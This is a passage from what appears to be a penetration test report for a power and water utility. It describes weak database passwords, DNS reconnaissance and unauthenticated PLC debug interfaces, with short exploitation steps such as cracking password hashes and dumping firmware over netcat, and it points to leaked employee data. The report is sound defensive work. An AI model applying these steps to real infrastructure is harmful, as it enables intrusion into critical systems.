
Description: The corporate network DNS server on its Domain Controller enables reverse lookups publicly, which reveal information not only about the corporate network but about internal, segmented NGPEW networks. This allows attackers to perform reconnaissance on NGPEW infrastructure.

Potential Business Impact: The utility of this vulnerability is largely in reconnaissance to enable exploits against other vulnerabilities. Although it would not likely incur significant regulatory penalties, it should be remediated to prevent further exploitation.

Regulatory: This may implicate NERC CIP-005-5 (Electronic Security Perimeter(s)) because inbound and outbound connectivity, including communication with services, should be subject to access permissions. All cyber assets, including this system, must be within such a perimeter where all external connectivity flows through an identified access point.

Affected Service/Host: AD (10.0.1.100)

Exploitation Details: Perform a DNS reverse lookup against the DNS server AD (10.0.1.100) on the services (10.0.5.0/24) and ICS (10.0.10.0/24) subnets. Observe that this yields descriptive, fully qualified domain names for every machine in both subnets.



Performing a DNS reverse lookup on 10.0.1.0/24, 10.0.5.0/24, and 10.0.10.0/24

Remediation Recommendations: Segment the 10.0.1.0/24 subnet including AD (10.0.1.100) off from the remainder of the network, and consider disabling DNS reverse lookups or removing any unused records from the DNS server (i.e. potentially entries in the 10.0.10.0/24 subnet which only have a Modbus port).

M.5 - Weak Mantis database password

Comprehensive Risk Index (CRI): Medium (3.8)

Vulnerability Severity: Medium

Exposure: Low

Ease of Exploitation: Medium

Business Impact (contextual infrastructure risk): Low

Effort to Fix: Low

Compliance Risk: High

Description: The Mantis database located at 10.0.5.151 utilizes a weak password. This allows an attacker with network access to the database to gain control over the database.


Potential Business Impact: Gaining access to the database exposes customer support tickets, which include customer information, as well as NGPEW employee contact information and hashed passwords. This vulnerability is mitigated by the fact that the "mantis" user can only access the database from the now-defunct host 10.0.1.153. Thus, an attacker would need to gain access to a host with that IP address in order to access the database.

Regulatory: The storage of passwords is not maximally secure and therefore may implicate NERC CIP-011-2 (Information Protection). This requires the secure protection of information at rest and in use. If violated, it may be used to justify penalties ranging from corrective action to significant fines not to exceed $1 million per day per violation. A data breach may also impair NGPEW's reputation, degrading investor, regulator and customer confidence and decreasing revenue.

Affected Service/Host: DB (10.0.5.151)

Exploitation Details: In order to confirm that a weak Mantis database password is used, gain access to the database server via vulnerability H.5 - Weak password allows root administrator access to services database host.

Then, execute the “SELECT * FROM user;” query in order to access users’ hashed passwords. Observe that the password for the “mantis” user can be easily cracked as a SHA256-hashed password. This is the same password that was observed during the initial penetration test.



Confirming that the mantis user utilizes a weak password

Remediation Recommendations:

Change the password of the mantis user to a secure, randomly generated password. Furthermore, if the mantis user is no longer used, consider deleting the user.

Low Risk

L.1 - Programmable logic controllers on corporate network expose debug interfaces

Comprehensive Risk Index (CRI): Low (3.1)

Vulnerability Severity: Very Low

Exposure: High

Ease of Exploitation: Low

Business Impact (contextual infrastructure risk): Very low

Effort to Fix: Low

Compliance Risk: Medium-Low

Description: Two programmable logic controllers had exposed text interfaces on port 8080, allowing access to a debug interface. From here, an attacker can dump memory, state information, and firmware, change configuration information, and put the controllers into development mode, all without authentication. From this, it was determined that both devices were running the stk500v2 Arduino MEGA 2560 bootloader.

Potential Business Impact: Unauthorized access to the SCADA infrastructure on this network allows attackers to read controller memory and write configuration data. Although less important than systems controlling critical infrastructure, tampering may still disrupt business operations depending on what they control. For example, adversaries could degrade productivity and thus revenue by manipulating ventilation and lighting systems.

Regulatory: This may violate CIP-005-5 (Electronic Security Perimeter) and CIP-007-6 (Systems Security Management) because no authentication or access policies are enforced on the PLCs. Sensitive critical infrastructure information is also unprotected, which may violate CIP-011-2 (Information Protection).

Affected Service/Host: 10.0.1.198-203

Exploitation Details: Upon connecting to any affected host on port 8080 using netcat, an ASCII user interface appears prompting the user to select one of several options. A user can read CPU registers, read

state debug information, dump the firmware, dump configuration information, change saved parameters, enable a development mode, and print a debug log. By converting the firmware dump from Intel HEX format to a binary file and viewing in a standard hex editor, one can observe that the firmware appears to be Mark Sproul's Arduino Explorer (see references). Viewing the format of the hex dump, one can also determine that the device in question is likely a ESP microcontroller (or similar microcontroller) with an Arduino bootloader loaded on it.

Dumping firmware via PLC-R-US

Remediation Recommendations: Segment these SCADA devices off from the corporate network. If there is a business need for the corporate network to access these devices, consider implementing firewalling so that external users cannot reach these devices. If possible, avoid exposing debug interfaces which allow for arbitrary reading and writing of data. Consider, if possible, upgrading to SCADA devices which communicate via a secure protocol, such as authenticated HTTPS.

References:

- Arduino explorer: http://www.avr-developers.com/mm/arduino_explorer.html
- ESP microcontroller stack dumps (note the distinctive ">>>stack>>>" in stack dumps): https://arduino-esp8266.readthedocs.io/en/latest/Troubleshooting/stack_dump.html

Informational

I.1 - Firewalls disabled on corporate network systems

Description: Microsoft Defender Firewall was turned off on several computers on the corporate network. Firewalls are a straightforward mitigation for potential cybersecurity issues, as well as a requirement of regulatory frameworks applicable to NGPEW.

Potential Business Impact: Disabled firewalls are important due to the compliance and related financial risk they pose. They may implicate NERC requirement CIP-005-5 (Electronic Security Perimeter(s)). Even if the maximum penalty of $1 million per day per violation[20] is not imposed, given that multiple violations may be present (one for each unprotected system), fines may quickly accumulate. This poses significant risks to NGPEW's bottom line. Multiple fines may also attract negative media attention, damaging NGPEW's reputation and driving away clients.

Regulatory: NERC requirement CIP-005-5 may be implicated; it requires the erection of an Electronic Security Perimeter utilizing firewalls, default-deny network access, and other defensive security measures on each system. Nuclear Regulatory Commission (NRC) requirements, which correlate very closely to NERC CIP requirements, may also be implicated. Thus, further penalties may be imposed, ranging from the base penalty of $300,000 per day to a modification or revocation of NGPEW's nuclear operating license.[21]

Affected Service/Host: GRACE (10.0.1.10), GAYLORD (10.0.1.11), TINY (10.0.1.12), PORFIRIO (10.0.1.13), AD (10.0.1.100)

Remediation Recommendations: Enable the Windows Defender firewall, or another similar host-based firewall, on all affected hosts. The firewalls may need to be configured with non-default settings if listed hosts run any services; in particular, the host AD, a domain controller, may require non-trivial configuration if a firewall other than Windows Defender is used.

---

[20] Deloitte, "Shining a Light on NERC CIP-013": https://www2.deloitte.com/us/en/pages/advisory/articles/implementing-cip-013-compliance.html
[21] NRC, "Enforcement Program Overview": https://www.nrc.gov/about-nrc/regulatory/enforcement/program-overview.html

I.2 - Corporate network was not segmented and was externally exposed, unlike ICS and services subnets

Description: As compared to [redacted]s previous engagement, the network segmentation was significantly better in this engagement, and hindered ability to access the network as an attacker. This could be improved upon by filtering access to the corporate network, and by further segmenting the network components as opposed to simply establishing a perimeter. Filtering access to the corporate network could mitigate other identified vulnerabilities by preventing external access to the affected services and serve a similar and complementary function to host-based firewalls, see I.1. Further internal segmentation could include isolating the ICS network from internal hosts, explicitly whitelisting only those hosts which need SCADA access.

Open Source Intelligence (OSINT) Discoveries

I.3 - Potential breach of employee information

Description: In the course of Open Source Intelligence (OSINT) research, [redacted] discovered a potential breach of information of a NGPEW employee. [redacted] recommends that this individual resets their passwords for all services that may use these passwords, and further analyzes their level of exposed information on the internet. Given the potential seriousness of targeted releases of personal information (known as doxxing), the individual should remain vigilant for potential threats, and consider contacting their local police department if any threats occur.

Redacted screenshot of exposed information.

For further investigation, see the file located at https[:]//doxbin[.]org/upload/hoseaziemepowercompanydirector. Note that [redacted] does not recommend visiting this site except for in an isolated environment such as a virtual machine due to its potentially malicious nature.

I.4 - Password patterns found on NGPEW website

Description: In the previous penetration test, [redacted] observed that several live passwords were posted on NGPEW's website, at http://ngpew.com/securityTips.html. **Although these passwords appear to no longer be** in use, the passwords are still present on the website and are similar to other passwords in use across NGPEW [redacted] recommends removing these passwords from the website.

I.5 - Sensitive documents uploaded to GitHub repository

Description: An NGPEW employee inadvertently uploaded two sensitive documents to NGPEW's GitHub docs repository. Although these documents were later removed, they remain accessible in the commit history, available at https://github.com/Next-Generation-Power-and-Water/docs/commit/6cb3049ecc95c8ed55aa9b1c1d362e975b7d59f4. These documents contain NGPEW's organization chart, which may aid attackers in social engineering attacks, and a document overviewing NGPEW's electrical systems. NGPEW should follow GitHub's documentation[22] to remove these sensitive files from the commit history.

22 https://docs.github.com/en/free-pro-team@latest/github/authenticating-to-github/removing-sensitive-data-from-a-repository

Remediated and Mitigated Vulnerabilities

R.1 - Weak RocketChat administrator password (Prior vulnerability H.2)

The default RocketChat administrator password is no longer enabled, remediating this vulnerability.

R.2 - RocketChat allows open registration (Prior vulnerability M.1)

RocketChat now has registration closed, remediating this vulnerability.

R.3 - ThinVNC path traversal (Prior vulnerability H.4)

ThinVNC is no longer present on the network, remediating this vulnerability.

R.4 - Anonymous querying/login no longer allowed for LDAP, SMB, RPC

Authentication is now required on all hosts in the corporate domain to enumerate SMB shares, connect to RPC, or query LDAP, preventing easy enumeration of domain accounts and visibility into Active Directory.

R.5 - Remote Mouse remote code execution (Prior vulnerability H.6)

Remote Mouse is no longer present on the network, remediating this vulnerability.

R.6 - User passwords visible in their Active Directory account descriptions (Prior vulnerability M.2)

User passwords are no longer stored in Active Directory account descriptions.

R.7 - Vulnerability chaining allows unauthenticated remote code execution on Mantis ticketing system (Prior vulnerability C.3)

The Mantis web server is no longer present on the network, remediating this vulnerability.

R.8 - Unauthenticated API to update infrastructure information (Prior vulnerability H.3)

Authentication has been added to this API, preventing unauthenticated API updates and remediating this vulnerability.

R.9 - Weak Redis database password (Prior vulnerability H.1)

The Redis password has been changed, preventing access to the Redis database and remediating this vulnerability.

Limitations and Safety Precautions

Limitations Surrounding ICS Testing

The foremost priority of [redacted] was to ensure assessments did not interfere with business operations or critical infrastructure. Therefore, in order to avoid unintended consequences, [redacted] strictly adhered to the given scope and exercised deliberate caution when probing Modbus devices and industrial control systems (ICS). Accordingly, our risk assessment may not comprehensively cover all risks to those devices.

DamSafe Safety Precautions

Given the immense importance of these devices and ICS to citizens' lives and Next-Generation Power, Electric & Water operations, [redacted] also developed DamSafe, a custom Modbus safety monitoring application. DamSafe was thoroughly tested in our labs prior to deployment in this engagement. DamSafe is open source and extensible to accommodate a variety of industrial control system (ICS) protocols, and our security engineers are happy to further tailor it for NGPEW use.

DamSafe in action, tracking `damdaniel-01` *and* `damdaniel-02`

(waiting on data from `damdaniel-02` *from the DamSafe server)*

CONFIDENTIAL // TLP:RED

Conclusion

Ultimately, Next Generation Power, Electric, & Water is a company on the cusp of a major transition. Presidential plans to achieve a carbon-free energy industry by 2025 offer the promise of massive growth. NGPEW, with its diverse renewable energy solutions, is primed to reap the profits. By making safety and cybersecurity a competitive advantage, Next-Gen can set the tone of its industries' future.

It is true that the company faces cybersecurity and compliance challenges. Many of these risks require immediate attention to ensure continuity of operations. For example, an incident at the company dam could negatively impact business by incurring significant penalties and impairing customer confidence. Remediating these risks, by necessity, will require substantial but high-yielding investments in cybersecurity and employee training.

Even so, NGPEW, in contracting this assessment, has demonstrated it clearly understands the value of strong security. Its smart infrastructure (such as its deployment of "Smarty Meters") is also readily adaptable to cutting-edge resilient technologies like microgrids and grid batteries. [redacted] is devoted to helping Next Gen as it realizes its potential at the vanguard of our national energy transition. Our professionals are standing by for additional engagements where [redacted] can continue to address our recommendations. It is [redacted]'s greatest honor to serve NGPEW and see to it that NGPEW becomes the 'Next Generation' of safe and secure renewable energy.

Appendix

Assessment Artifacts

Host	Type	Details
GAYLORD (10.0.1.11)	Account	Accounts Administrator2 and Administrator3 should be deleted.
GAYLORD (10.0.1.11)	Software	Uninstall nmap and PuTTY software.
SPLASHY (10.0.5.50)	Software	Uninstall nmap software.

PORFIRIO (10.0.1.13)	Software	Uninstall VNC Viewer, PuTTY, and Firefox software.

Tools

- Burp Suite Community Edition: https://portswigger.net/
- Amass: https://github.com/OWASP/Amass
- CrackMapExec: https://github.com/byt3bl33d3r/CrackMapExec
- Dirbuster: https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
- Enum4Linux: https://tools.kali.org/information-gathering/enum4linux
- ffuf: https://github.com/ffuf/ffuf
- Hashcat: https://hashcat.net/hashcat/
- Hydra: https://github.com/vanhauser-thc/thc-hydra
- Impacket: https://github.com/SecureAuthCorp/impacket
- JohnTheRipper: https://www.openwall.com/john/
- Kerbrute: https://github.com/ropnop/kerbrute
- Ldapsearch: http://www.openldap.org/software//man.cgi?query=ldapsearch&apropos=0&sektion=1&manpath=OpenLDAP+2.4-Release&format=html
- Metasploit: https://www.metasploit.com/
- Nmap: https://nmap.org/